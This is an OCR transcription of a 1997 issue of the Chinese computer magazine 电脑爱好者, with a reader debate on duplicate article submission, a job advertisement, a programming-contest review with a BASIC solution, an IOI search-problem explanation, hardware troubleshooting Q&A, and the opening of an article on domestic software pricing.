从前写稿做文章的人都是很讲廉耻的,从不把自己的稿子随意乱投,宁可发出稿子之后,经历一次次苦苦的等待,也从不拿自己的名誉当儿戏。可随着时代进入商品社会和电脑在生活中的不断普及,人们已开始把写作当成一种经济行为。商品社会为这种行为创造了一个广阔的空间,电脑的普及又使这种行为有了物质的基础和便利的条件。于是乎一篇自认为不错的稿子如果不发它个三处五处或十处八处的就算没完成它的"经济使命",至于读者和编辑们损失了什么?那就不在操心之列了。

当然,我们不能排除有些是因编辑处理稿件不及时而出现的一稿多投,笔者就曾亲历了这样的事情,我把一篇短文寄给某报两月余,仍未见处理结果,见已超过该报约定时间,就自行又改寄给另一家报社,不想很快得以发表,可没过几日头一家报社也发表了该文。虽这也属一稿多投,但完全是某报社操作上的失误。

另外稿件价值的评估也很不合理,基本上还是沿用以字论价,而不是以质论价的稿酬标准。这就使那些带有一定研究成果的文章和一般性文章混淆起来,让那些花了心血而没有获得价值的作者只好另辟蹊径——一稿多投。

综上所述,对一稿多投的解决办法有两条:一是加强办报、办刊特色,突出特色就会增加所载文章的针对性,即给本刊的稿子只适合于本刊。一是及时处理稿件,在条件允许的情况下尽量与作者有所沟通,避免重复投稿。在付稿酬时最好是按质论价,达到物有所值。

(内蒙古 孙可歆)

B君:请不要一稿多投

对于喜爱读书看报的朋友来说,在刚买的新杂志上读到一篇不知以前曾在哪里看过的旧文章,心头难免有些遗憾,若长此以往,纵然你求知若渴、热情千丈,也终会有那消磨殆尽的一天。而这于读者如同饥饿没有食粮,于杂志就像信徒失了上帝,都是弊大于利的事情。看来制止"一稿多投"还是势在必行的。

细揣"一稿多投"的主要原因无外乎有两种:第一种:对自己文章缺乏信心,心里想稳当一点吧,多投几家(此类人大约是学工科的。"概率"的确是一门有用的学问);第二种,无非是想多拿些稿酬,多满足一下自己可笑的'铅字'欲望(此类人头脑灵活,有强烈的致富愿望,晓得中国的富裕要从个人做起)。

然而,这两种原因无论从哪个角度来讲都是立不稳脚跟的,都不能隐饰心中的虚伪。现在中国的文化市场还极不繁荣,像盗版书、抄袭、劣质文章等等破坏读者权益的手段大行其道,难道我们广大的读者朋友仍能面不改色地继续把钱放进那些虚伪贪婪人的口袋里吗?贵刊在五期73页的"本期说明"中表明了制止"一稿多投"的决心,我认为这是不够的,这还需要广大的读者朋友的配合监督。当你投稿的时候,多想想自己利益以外的东西,也许这便算是出了一份力了。

(北京 吴亚东)

C君:小心"分身术"

一稿多投是个老现象和老话题,每每让编辑们恼火头痛后还得红着脸给读者们赔礼道歉!多投者的分身技术亦是越来越高明了,简简单单将文章COPY成两份投给不同刊物的现象渐少,取而代之的是各种'变形分身术'、'升级分身术'、'组合分身术'等,令'老编'们着实防不胜防!

变形分身术,使用最为普遍,作者往往在一时缺钱,且胸无灵感时,将已发表过的文章,重新"装修改造"一番,将"我把文件"改为"文件被我",将"for…next"语句改为'while…do'语句,将'光驱'改为"CD-ROM",重读一遍,俨然一篇新作矣!再仔细回忆一下,若上次是以"王二麻子"为笔名发表于北京的《电脑爱好者》,这次便以笔名"麻子王二"投向重庆的《电脑报》。被揭发了?不要紧,再投向本地的县级刊物,天晓得……

升级分身者做的是"时装"买卖,我曾见到一篇有关组装586电脑的文章,分别发表于96年中下旬的《微电脑世界》和《电脑爱好者》,已是一稿多投了,据说

是“误会”和“记性不好”(多投者的惯用辩护词!)。可过了大半年,在《电脑商情报》的“家用版”上又看到其“升级版本”,所谓升级版,是在老文章中加进些新的内容:如讲主板时讲讲 TX 芯片组,讲 CPU 时加入有关 MMX 的内容,讲光驱时由主推四倍速的改主推八倍速等,让你似曾相识又难以查证。而读者们第二、第三次读这种文章的感觉,大概就像向一锅过期变质的汤里打进两个新鲜的鸡蛋,什么味儿?您自个儿品吧!

组合分身得先有一些文章,然后东一点儿西一点儿拼凑成一篇“XX 综述”或“XX 面面观”。由于条件限制,这类情况少些,可利润是摆着的,用几篇文章凑。的“综述”,就有几篇文章的钱拿,这“性能价格比”如何?

总之,不管是什么“分身术”,都是直接或间接的一稿多投,而文章和报刊历来是遵从一夫(刊)一妻(文)的(文摘刊物除外)。这样才能保障读者的投资。在报刊上的一篇文章,你完全有权利把它看上两遍、三遍……凭什么要花双份的钱“看两遍”?!因此各报刊,尤其是电子类报刊都对“分身”文章的态度很严厉,动辄停用其稿三年(乖乖!月刊就是三十六期哩!)。可仍有不少文章的作者不守“妇道”,钻“多”的空子,一个闺女许三家。我们广大读者应睁大眼睛积极协助自己喜爱的刊物做好监督工作,让那些贪心作者的文章“打光棍”去吧!

(湖北 Skyong)

D 君:毋需为一稿多投“掉魂落魄”

连看两册《电脑爱好者》都有取消一稿多投的声明。乍看,很有力度。可我不敢苟同:犯不着把“一稿多投”当成“过街老鼠”。大多数订阅《电脑爱好者》杂志的用户,既非大款,又非刊物收藏家。订阅一两种刊物也就罢了,谁还搜罗电脑刊物大全。我也是一个三天不见电脑就难受的“发烧友”,平常也就看看自己订的《电脑爱好者》、《电脑报》,翻翻别人订的《中国计算机报》、《软件报》、《电子文摘》而已。登载“一稿多投”稿,对个别嗜好电脑报刊(而不是电脑)的“发烧友”来说,或许是多余,可绝大多数电脑爱好者没有统览多种刊物的机会。禁止“一稿多投”,表面上是遏制重复,事实上是砍掉了高质量的稿子,实在可惜。你得承认能达到“一稿多用”水平,质量绝对不低。何况只要质量高,多看一遍又何妨。君不见当今报刊,哪篇社论不是千“报”一律,有谁感到多余。因为这些东西重要,需要家喻户晓。称为跨入二十一世纪“敲门砖”的电脑,就那么“贱”?恐怕关键是出版社害怕刊登“一稿多投”稿多了,影响订阅量。其实用不着担心,只要杂志适合读者的“胃口”,满足需要,不会因几篇重复小稿而改换“门庭”(至少我不会)。据我所知,目前不少报刊已取消了不用“一稿多投”稿件的禁令,也未听说因此而失去读者,报刊倒闭。你们不想试试?退一步讲,如果真不行,改过来也就罢了。何况风险不大。

(新疆 张贵帮)

E 君:请尊重读者

我是一个电脑爱好者,虽然水平不高,但常常订阅,购买的报刊杂志包括:《电脑爱好者》、《中国计算机报》、《计算机世界》、《新潮电子》、《电脑商情报》等十余种。相信有不少同仁们亦是如此。当你从一份报纸上读到一篇与另一报纸上一模一样的文章时,你心中能没有一肚子火气?

说到这儿,我想到了前不久在某报上登过一篇文章,为“一稿多投”者辩护,说得可怜兮兮的。什么辛辛苦苦爬格子。爬了许久,而报酬太少云云。事实上,一篇文章几十块钱稿费,已不算少了。“一稿多投”其实是想干一份工作而拿双份报酬的行为。

读者之所以订购多种报刊杂志,乃是因为欲获得更大的信息量。没有读者会喜欢一稿多投者的“杰作”。如果大作真值得一再拜读,把原来杂志再翻过来看几遍也就行了,也用不着作者再在另一份报纸上强调一遍了。

“一稿多投”者,群众的眼睛是雪亮的,请尊重读者。

(湖南 沃雪)

F 君:不让“一稿多投”现象再次发生

“一稿多投”现象是非常普遍的,并不只是发生在《电脑爱好者》一家,翻开一些报刊,经常会看到曾在别的地方看过的文章,有很多报刊也采取了制止行为,甚至把文章的作者曝光,收回稿费,三年内不用其稿等措施。“一稿多投”无论给报刊还是给读者都造成一定的危害,报刊会因此失去信誉,读者也会在经济上和时间上造成损失,所有的这些危害大家早已明了,这里不再多说。我认为,更重要的是如何避免一稿多投再次发生。“一稿多投”现象是有多方面原因造成的。对此,我们应在以下方面采取对策。首先,制订严格的用稿制度,编辑部从自身做起,严格执行。对“一稿多投”者制订处罚规定,在报刊上刊登,并在以后的执行过程中从严处置。其次,让全国同类报刊联合行动,共同维护报刊利益和读者利益。在有条件的情况下建立用稿电子档案,全国联网,梳理“一稿多投”者。再者,改革报刊采纳稿件通知,把采用稿件的通知尽快告知投稿人,缩短投稿人等待时间。可建立电话通知或电话查询等服务。还有,就是要对广大读者和投稿人进行广泛宣传,使读者对发现的“一稿多投”现象及时检举,使“一稿多投”者没有机会。

我相信,只要我们真正行动起来,“一稿多投”现象不会再次发生。

(山东 厉波)



招聘启事

本刊明年将改为半月刊，为了适应业务发展的需要，更好地为读者提供服务，经北京市人才交流中心批准，现诚聘以下岗位人员：

1. 编辑部副主任：1 名，要求有电脑工作经验，熟练掌握电脑软硬件技术，有编辑工作经验者优先。

2. 编辑、记者：4 名，有良好的中文写作能力，熟练掌握电脑软硬件技术。

3. 美术编辑：1 名，受过美术训练，熟练运用 Photoshop 等作图软件。

4. 广告经理：2 名，熟悉电脑业界情况，社会活动能力强，有两年以上工作经验者优先。

5. 市场经营人才：2 名，有一定的相关经验，眼界开阔，有较强的组织协调能力。

6. 录入排版人员：2 名(女性)，熟练运用北大方正书版(6.0)、维思(2.1)软件，无家庭负担。

以上人员均要求年龄 35 岁以下，具有北京市户口，有敬业精神和合作精神，热爱所聘岗位工作，有实践经验者优先。

我社有良好的工作、福利条件，本社重能力，不唯学历，欢迎有志之士加盟，共创伟业。有意者请将个人简历、身份证及各种证书的复印件、近期免冠标准照片 1 张，寄往我社，信封上请注明"应聘"字样。来访恕不接待。

地址：北京海淀区白石桥路 48 号《电脑爱好者》杂志社

邮编：100081

联系人：邹霞

E－mail: cfan@netchina.co.cn

我想当一名电脑爱好者

自从我自己订了 97 年一年的《电脑爱好者》，每月都要品尝一回期盼和等待的滋味，每月都要享受一次惊喜与欢快的时光。去年，我单位也订了一年的《电脑爱好者》，大家争先恐后抢着看，于是"资源"常常被独占，"爱好"不能共享，"等待"又不是我的嗜好，宝贵的经验重要的信息最好有份"备份"，有备无患嘛！经常受"跟我学"的影响，我的电脑水平也"步步高"了起来，不梦想当什么专家，只想早一天成为一名名符其实的电脑爱好者，所以自己订一本《电脑爱好者》，是最佳的选择。

每次迫不及待地收到新一期《电脑爱好者》杂志的时候，我总是先把它小心翼翼地放在桌子上，轻轻地抚摸一下那五彩缤纷的封面，然后慢慢地打开，于是你就迈进电脑爱好者的课堂，目录里精心地给您安排好了一个月的课程。每次打开计算机的时候，总是先用"DIR"命令显示硬盘里的文件目录，找到你所需要的文件，或是欣赏自己编写的软件；或是在《剑侠情缘》里攻一次关冒一回险，过一把游戏瘾；或是在计算机屏幕前轻轻松松背单词。每当我在打开目录的时候，发现一篇感兴趣的文章，马上"中断"目录查找，一步跨入小小的知识天地。打开"新视窗"，开阔新视野；跟着"跟我学"，掌握了小知识，学到了小窍门；能登上"步步高"，你的计算机水平肯定也不低。我经常观光《电脑爱好者》邮购目录，看看有什么新书或新的软件。

我们的编辑对读者提出的建议和意见如获至宝，非常重视。今年增加了"本期导读"，也增加了编辑们的辛苦，虽多占了点宝贵的"内存"，但短短几句话的介绍，仿佛听到了编辑的心声，一下子缩短了我们之间的距离。这仅仅是我个人的看法，朋友，你怎么看？

（北京　焦大同）

本刊论坛征题

1. 上网的朋友，感觉还好吗？
2. 对我影响最大的一本电脑书
3. 我看个人机发展趋势

欢迎朋友们就以上问题发表自己的见解，请相信"真心话"一定能打动读者的心，如果是网上的读者，请直接用 E－mail(cfan@netchina.co.cn) 和我们联系，我们期待着您的声音，同时我们也欢迎把您感兴趣的论题告诉我们，"大众论坛"可是咱们自己的论坛！

勘　误

1. 本刊第 8 期目录页上的"1997 年第 7 期(总第 50 期)"应为"1997 年第 8 期(总第 51 期)"。特此更正，并向广大读者致歉。

2. 第 7 期 81 页左栏倒数第 16 行

"且 $A_{j+1} \le 2A_j+1$"应为"且 $a_{j+1} \le 2A_j+1$"。

3. 第 6 期 80 页右栏第 12 行

"精度会大为降低"应为"速度会大为降低"。

明年我刊将改半月刊!

上期就明年怎么办,向读者征询意见后,编辑部接到了大量热心读者的来信和电话，使我们深受感动。明年的《电脑爱好者》已敲定,请听：

读:很高兴地得知贵刊明年有意改半月刊,说实在话,得知这个消息后,我兴奋得差点从阳台上掉下来。月刊周期一个月,太漫长了,因此对改半月刊,我举双手赞成!可否问一下现在进展如何?

编:随着电脑技术的飞速发展,信息量大增,月刊已不能适应形势的发展，再加上很多铁杆 CFAN 的支持,现在我们已下定决心,明年改办半月刊。

读:老编们明年准备给大家提供些什么大餐?

主:帮大家解决学用电脑过程中的困难,提高电脑水平,让大家学到货真价实的实用知识,是《电脑爱好者》的特色,是最受广大 CFAN 喜爱的风味大吃,明年我们仍将保持并突出这一特色。另外为适应电脑技术的新发展，我们在今年栏目的基础上增加了一些新栏目。明年的栏目初步定为:跟我学、步步高、电脑界、网络之友、电脑与生活、市场一览、电子阅览室、考试指南、娱乐天地、电脑神通、傻博士信箱、擂台赛、服务台等。

读:改成半月刊我们读者是感到过瘾爽心,但老编们的工作量可就翻了番啦!

编：只要大家吃饱吃好，老编们出力流汗在所不辞!

读:改成半月刊后,信息量增加一倍,稿源情况怎样?

编:绝对没有问题。随着《电脑爱好者》的不断成长，有大批 CFAN 和大师级的腕儿围绕在我们周围。稿件每天都在源源不断地流往编辑部。明年我们还将适当提高稿费标准。

读:明年的价格将上一个新台阶了吧?

编:明年是页数一页不减，即按 97 年下半年每期 92 页(含增页 12 页)出版,价格一分不涨。物价上涨和成本上升的因素全部靠我们内部挖潜消化掉。

读:如果全年都订的话,明年的总花费将是今年的两倍,部分读者可能承受不了。

编:这好办,这部分读者可只订月初版或只订月中版,这样总费用将和今年持平。方法是将订款寄往我刊发行部,在汇款时,说清邮购意愿即可。在所订刊出版后,发行部即将期刊邮给读者。为照顾这部分读者,连载文章将按月初版或月中版组织刊登，不会影响连续性。

读:通过发行部邮购收邮费吗?

编:一律免收邮费。不仅如此,为减轻读者负担,我们还将承担读者向发行部汇款的汇费。读者需要汇给我们的书款为:4.60 元×期数－汇款汇费。例如:订半年(或订一年的月初版)只须汇到 54.2 元。

读:你们想得真周到。

编:《电脑爱好者》永远和 CFAN 在一起。希望明年能给大家一个惊喜。

评刊消息

第 7 期评出的最佳文章是赵群朋友的“AWARD BIOS 设置”,赵群朋友将于近期收到证书。

所有在 7 月底之前寄来评刊信的读者都将获得我社精美首日封,以作纪念。下列 10 位读者为 97(07)最热心评刊员：

北京	王春晖	江　西	蓝希康
河南	刘　钧	新　疆	覃　文
湖北	常　涛	辽　宁	侯玉军
河北	孙晓光	黑龙江	潘玉英　林　洋
吉林	刘树会		

以上读者将于近期内收到证书和《金山书信通》光盘。

本期奖品由北京金山软件公司提供。

我刊的评刊活动将坚持下去,欢迎商家合作,资助评刊活动,为评刊提供奖品!

欢迎更多的读者参加评刊，评刊内容为当期刊物中的:①标点错、符号错②语病③技术性错误④一稿多投文章⑤最佳文章⑥最差文章⑦最佳栏目⑧最差栏目⑨版式编排情况。请于当月内寄“编辑部/评刊 X 期”收。

1997 年 6 期擂台赛点评

第 6 期擂台赛的题目为：从一个长度小于等于 5000 的数列中确定其最长的递减子数列的长度并给出不相同最长子数列的数目。

擂主张刚用 C 语言简洁给出了解答程序，主要要点：

①定义 3 个数组 d(5000)，l(N)，t(N)，(N 为全部数据的个数，N≤5000)。其中 d 存价格数据，然后从最后一个数据依次向前推算 l(该数据及以后数列所含最长子数列的长度)，t(相应不同最长子数列的个数)。显然对最后一个元素 d(N) (C 语言中为 d[N－1]) 有 l(N)＝1，t(N)＝1，向前逐个推算的规则非常简单：某元素的 l 为在该元素后的 l 最大的元素加 1 得到，t 为其后所有 $l=l_{max}$ 元素的 t 相加得到。下面是一个实例的 d，l，t 推算结果：

d	10	8	9	4	5	3	2
l	5	4	4	3	3	2	1
t	4	2	2	1	1	1	1

结果：有 4 个不同的长度为 5 的最长递减子数列

②注意要将相同子数列算为同一次，例如：

d	5	4	3	5	4	3
l	3	2	1	3	2	1
t	0	0	0	1	1	1

结果：有 0＋1＝1 个长度为 3 的最长递减子数列

5	4	2	5	4	3
3	2	1	3	2	1
1	1	1	1	1	1

结果：有 1＋1＝2 个长度为 3 的最长递减子数列

简单说即 l＝1 的多次出现元素只将最后一个的 l 赋 1，前面的赋 0 值；l＞1 的重复出现元素在推算其 t 时只用下一次出现该重复值前的 t 最大的元素将 t 相加进行。

③全部推算完后，找到 l 最大的元素 ($l=l_{max}$)，(一般有多个 $l=l_{max}$ 的元素)将其 t 相加即是最后结果。

另一位并列擂台得主米晨给出了一个简洁的 Basic 程序如下：

```
OPEN ″input.txt″ FOR INPUT AS #1
 INPUT #1, k
 DIM a(k, 2): DIM b(k)
 FOR i = 1 TO k: INPUT #1, a(i, 1): b(i) = 1: NEXT i
n = k: g = 1
FOR d = k TO 1 STEP -1
 FOR i = d + 1 TO k
   IF a(d, 1)> a(i, 1) THEN
     IF a(i, 2) + 1> a(d, 2) THEN a(d, 2) = a(i, 2) + 1: m = a(i, 1): b(d) = b(i)
     IF a(i, 2) + 1 = a(d, 2) AND a(i, 1)> m THEN b(d) = b(d) + b(i)
   END IF
 NEXT i
 IF a(d, 1) <a(n, 1) AND a(d, 2) = a(n, 2) THEN g = g + b(d): n = d
 IF a(d, 1) = a(n, 1) THEN g = g + b(d) - b(n): n = d
 IF a(d, 2)> a(n, 2) THEN g = b(d): n = d
NEXT d
 PRINT ″Longest Length: ″; a(n, 2) + 1, ″Total with this length: ″; g
END
```


优　胜　者

擂主(二名并列)：

张刚(贵阳钢厂锻钢分厂　　550005)

米晨(河北保定二中高中 96.8 班　071000)

优秀选手：唐吉庆(浙江)　张卫华(河北)

胡立田(武汉)　周志伟(上海)

周尚超(南昌)　邢卫星(河南)

本期奖品由重庆苦丁香软件有限公司提供。光盘软件的品种有：全国计算机等级考试模拟考场、英语词汇速记与 PC 组装三种。

两位并列擂主将各获奖金 100 元与光盘三张，优秀选手各获软件光盘一张。

擂台赛栏目欢迎广大爱好者积极参与并提出好的建议，欢迎企业提供赞助。

1997 年 9 期擂台赛题目

问题 A：编一个程序将 52 张扑克牌随机均等地发给 4 位选手。　　　　(吴文虎先生提供)

问题 B：计算机作图画园时，常常是用正多边形进行逼近，即先计算正 n 边形 n 个顶点的坐标再用折线将其连接起来而画出一个园(当然 n 大效果好，但受显示设备分辨率限制，n 过大也无意义)，编一个程序以尽可能高的效率产生园心为 (x0, y0) 半径为 R 的逼近正多边形各顶点的坐标数据。

参赛要求：　(1) 读者可选做一题。

(2) 附编程思路与方法的简要说明，程序有适当注释。

(3)截稿日期：1997 年 11 月 4 日。

(4)来稿请寄：北京白石桥路 48 号 (100081)《电脑爱好者》编辑 (擂台赛 9 期)。

国内外赛题讲评

本刊第 6 期刊出了 IOI'96 的一道关于魔板的试题，这里是吴文虎先生提供的讲评，同时提供的参考程序将在本杂志第三季度刊盘上刊出。

这一道题最容易想到的求解方法是广度搜索。由简单的排列知识可得，魔板的状态共有 8! =40320 种，搜索规模并不算太大。但若每一种魔板状态都由一个八元序列来表示(如图一)，则需要 320k 的内存空间，搜索的空间量和计算的时间量都难以接受。因此问题的关键在于怎样减少空间需求量，并使计算的复杂度降低。

a_1	a_2	a_3	a_4
a_5	a_6	a_7	a_8

——$(a_1, a_2, a_3, a_4, a_5, a_6, a_7, a_8)$

图一


这个八元序列只有 40320 种，可由组合数学的基本理论进行换算，将它对应成 0－40319 之间的一个数，且两个不同的八元序列队应的数不同：

1. 建立映射关系，将序列$(a_1..a_8)$转化成序列$(k_1..k_8)$，k_i 表示在序列中位于 a_i 前的比 a_i 小的数的个数。例如(3,8,2,6,4,1,5,7)→(0,1,0,2,2,0,4,6)。显然该映射是双射，即一个 k 序列能转化成唯一的一个 a 序列。

2. 令 $s_0=0$，$s_i=s_{i-1}+k_i*(i-1)!$，则 s_i 包含了$(k_i..k_i)$的信息，s_8 包含 k 序列的全部信息。显然 $k_i<i$，因而若有 $s_{i-1}<(i-1)!$，则有 $s_i=s_{i-1}+k_i*(i-1)!<(1+k_i)*(i-1)!<i!$，所以 $s_8<8!=40320$。对上例的 k 序列有 $s_8=\sum k_i*(i-1)!=0*0+1*1!+0*2!+2*3!+2*4!+0*5!+4*6!+6*7!=33181$。

3. 当已知 s_i 时，因为 $s_i=s_{i-1}+k_i*(i-1)!$ 且 $s_{i-1}<(i-1)!$，所有可得 $k_i=s_i \operatorname{div}(k-1)!$，$s_{i-1}=s_i \bmod (k-1)!$。这样，若知道 s_8，则可求出对应的 k 序列。图三演示了 $s_8=33181$ 时 k 序列的生成过程。


这样就建立了魔板状态和整数之间的转化关系(如图二所示)，本文以后就称这个整数为对应魔板的状态值，并且把魔板状态转化成状态值和过程称为压缩，反之则称为解压。通过这种压缩方法，空间需求量大大下降，可直接用数组记录魔板状态，或建立映射数组，下表为状态值，数组内容是与该魔板状态相关的信息。



图二

在广度搜索中，把每一个魔板状态看作一个节点，并把对它的 A、B、C 三种操作看作达到其它三个节点的路径。这样任务就转化成求图中的初始节点到目标节点的路径了。图中有 40320 个节点，每个节点的入度、出度均为 3。因为搜索量不是很大，只要有好的记录方法，不加'启发函数'或用'双向搜索"也能在短时间内给出解，并且是最优解，即所用的步数最少。

程序中用一个循环队列，储存待扩展的节点。扩展的时候用倒退法，从目标节点出发，通过逆向路径(记为～A，～B，～C)，从一个节点到达另外三个节点(如图四)。显然，新生成的这三个节点所对应的魔板状态可分别经过 A、B、C 操作转化成父节点所对应的魔板状态。用一个映射数组记录各个节点的状态。数组下标是魔板状态值，记录内容是一个 0..4 的数，0 表示该节点还未被扩展到，否则是在扩展过程中出现过，1..3 是指用 A..C 中的那一种方案能够使该魔板状态转化成父魔板状态值。如图五中从魔板 95,7,3,8,1,6,2,4)扩展到魔板(1,2,3,4,5,6,7,8)的过程是先通过～A 路径到达(1,6,2,4,5,7,3,8)再通过～B 到达目标。所以可知魔板(1,2,3,4,5,6,7,8—)逆着扩展来的路径，即经过操作 B，再经过操作 A 便可到达目标魔板状态广度搜索中的初始节点。




图三

由此可见，只要从给定的目标魔板状态出发，广度搜索生成了魔板(1,2,3,4,5,6,7,8)便找到了操作方案。因为生成的所有魔板都记录有一个操作方案号，可以通过此操作转换成父节点。这样一步一步走下去，必能从魔板状态(1,2,3,4,5,6,7,8)以最少的操作次数到达目标状态(如图六所示)。


初始节点
通过逆向路径扩展
生成新节点

图四

用上述方法编出程序，能够在几秒种之内求出任一初始魔板状态到目标魔板状态的操作方案。



图五



图六



哈尔滨 李常石

？我的电脑内存是16M,可是在WINDOWS 95下的系统资源报告中却认为我的内存是15M，结果导致一些必须16M内存的软件（特别是一些游戏）无法安装,这是怎么回事?还有我在用一个朋友的电脑时，无意中发现他的内存是34M(也在WINDOWS 95下),我问朋友他电脑的内存为什么会这么大？他说他电脑的内存原本是32M，前几天他的一个朋友在他电脑上好象装了什么东西。这又是怎回事？

！对于您的第二个问题：内存由32M增至34M，这是因为安装了QEMM FOR 95的内存管理软件。至于您机器的内存为什么减少，您只要在COMS中找到"MEMORY HOLE(内存洞)"看看它是开着还是关着。开着内存洞会减少机器1M的内存。

北京 赵凯

？我上月买了一台利盟打印机（CJ－1020)，在销售商处试了一下,效果不错。可谁想回到家后,打印机却不能正常工作(WINDOWS 95和DOS)。误以为是运输过程中发生损坏,但在邻居家试后却正常。问维修部,他们说我的WINDOWS 95不正常。后来我发现WINDOWS 95中的"设备管理"中"LPT1"上有一"！",但同其它设备并未显示冲突。怎么回事？

！有'！'说明该设备不正常。对于您的问题,不是出在WINDOWS 95上而是您主板的设置有问题。进入BIOS,在CHIPSET FEATURES SETUP中将LPT Port Address选项设置为378。这时存储,退出。进入WINDOWS 95在'设备管理'中删除'LPT1'重新查找打印机口,系统就会正常！

浙江 许京

？一台486DX/100电脑,8M内存,四倍速光驱,装有DOS6.22和WINDOWS3.2。开机后,能正常运行DOS的内部命令，但在执行其它命令或程序时,屏幕显示:CDR 101:Not ready reading drive E:放入一张光盘后则能正常运行。请问是何原因？

！从该现象分析,可能有两种原因:一是病毒所至,另一个是路径设置有误。用KV300等杀毒软件检查病毒。如果正常,就可初步判断是路径设置错误。用干净的系统盘启动机器,打开Autoexec.bat文件,检查Path语句中的设置,要特别留意有关E:的设置。很有可能是你在从光盘安装某些程序时没有正常退出，从而导致增添了不明的路径设置。了解了这个道理,解决也就很容易了,只要将不正确的路径删除,系统就会恢复正常。通过这个例子可以看出,应用软件的安装,往往会自动修改批处理文件中的路径设置，即把该软件的执行文件的目录，添加到path语句的最前面。由于计算机在执行文件时总是先要在当前目录中寻找该文件，如果找不到，再按path语句中路径设置的先后顺序寻找。所以path语句的先后顺序很重要，建议最好把小的子目录(或常用目录)放在前面,按从大到小设置路径,这样可以减少找文件的时间。

浙江 严武

？一台AST DX2/66，配有一个机械式鼠标，正常使用两年后,发现进入WINDOWS3.2时，鼠标不能使用，开始怀疑鼠标接口松动或硬件设备设置被改动。检查接口,没有发现接触不良现象;用WINDOWS的Setup程序检测硬件设备,结果一切正常。用KV300杀毒软件检查，没有发现驱动程序被破坏的迹象,为进一步确诊软件没有问题,进入UCDOS5.0,装载MOUSE驱动程序,屏幕显示:PS2 MOUSE DRIVER CAN NOT BE INSTALLED,不知是什么原因,应该如何解决？

！鼠标驱动程序不能安装，说明鼠标可能已经损坏。打开鼠标,用万用表检测鼠标与主机接口的连线,六根细线中,有一根是接地的,检查其它线路,如果发现有断路存在,可直接更换新的连线,然后重新焊接好,故障就可以排除了。由于现在的软件使用鼠标操作频率很高,长时间使用后,很容易折、拉断鼠标前的一段导线,所以遇到鼠标不起作用时,除了检测驱动程序外,应将维修重点放在鼠标与主机的连线上。

吉林 陈利

？一台COMPAQ deskpro 486/66微机,在显示器右上方出现白色方块时，按F10也不能进入系统设置CMOS,请问应如何解决？

！COMPAQ deskpro系列微机的系统设置需要在硬盘上建立一个7M左右的非DOS分区,用来存储系统设置和诊断程序，其配置信息一部分是存在于用电池供电的CMOS中，一部分存在于硬盘上的非DOS分区。多数用户不知道这个非DOS分区的作用而将其删除,导致不能进入系统配置的后果。具体的解决办法如下:1.将硬盘上所有文件备份出来并删除所有分区2.找一台同样型号的微机,开机后按F10进入系统配置主菜单,共有四个选项,选择第一个System Configuration回车；出现五个选择项，选择第四个Configuration Backup回车;出现四个选项,选择第一个Create Back cup Diskette回车,即可根据提示备出两张1.44M的系统配置盘。3.用一号盘引导微机,即可自动在硬盘上建立一个7M左右的非DOS分区,并将一些配置和诊断文件拷贝到这个分区，在这个过程中会有一些提问,一律回答YES。4.用系统盘重新启动后,用FDISK重新划分硬盘（千万不要将非DOS分区删除)并格式化。5.恢复备份。再次启动机器,即可进入系统配置。

随着计算机保有量的飞速发展，我国软件市场的需求也在不断攀升，专家估计，目前我国软件市场容量已达近百亿元，且仍在以年 50% 左右的速度迅速膨胀。面对这一极具潜力的市场，以微软为首的国外企业纷纷抢滩登陆，而幼小的国内软件业则奋起抗争，在这场并不势均力敌的搏杀中，国内软件业如何寻求新的市场策略，在竞争中脱颖而出，已成为业界必须认真思索的战略问题

国产软件 爱你好商量

□本刊记者　王耕

以操作系统的汉化程序、财务管理、中文排版等应用软件为突破口，中国软件业吸吮着并不丰盈的乳汁度过了它的幼年。去年以来，随着国家信息化进程的加快，中国软件业终于迎来了发展的曙光。据统计，北京连邦软件产业发展公司 1996 年的软件销售额首次突破 1 亿元大关，达到 1.2 亿元人民币，比 1995 年增长 1.4 倍，1997 年上半年，其销售额又比去年同期增长 36.2%，并呈现出市场季节性变化趋缓、地域性差别减小等可喜的变化。这些变化标志着国内软件业已走过了初期的创业阶段，步入稳定发展的轨道。

然而，在发展的同时，我们必须注意国内软件市场仍然存在一些值得注意的问题。众所周知，作为信息科学基础的电脑业的发展情况，将直接影响或改变国际间政治、经济、军事、文化等力量对比，而作为电脑灵魂的软件，则在其中起着举足轻重的作用。研究并解决国产软件发展中的问题，进一步加快国产软件发展的步伐，是中国软件业面临的重要课题。

降低价格是当务之急

国家信息化需要国产软件，然而，软件价格问题，已成为制约软件业发展的突出问题。说国产软件价格高，我们可以从两个方面进行比较。其一是与国外软件比较：从绝对值来看，国产软件当然并不比国外软件贵，同档次软件价格应该说基本一致。但是如果从购买软件支出占收入百分比来比较的话，国产软件就贵得多了。在美国，人均年收入约为 2 万美元，其操作系统软件‘视窗 95’的零售价为 99 美元，仅占其人均年收入的 1/200，而其它如游戏、学习软件，售价则在几十美元上下，用户买起来不会感到吃力。而我国的情况则差距很大，北京、上海、广州等收入较高的大城市人均年收入大约在 8000 元人民币左右，而大多面向个人用户的国产软件零售价均在百元以上，有些贵的甚至达数百至数千元，占人均年收入的比例很大，价格对市场的限制作用显而易见。

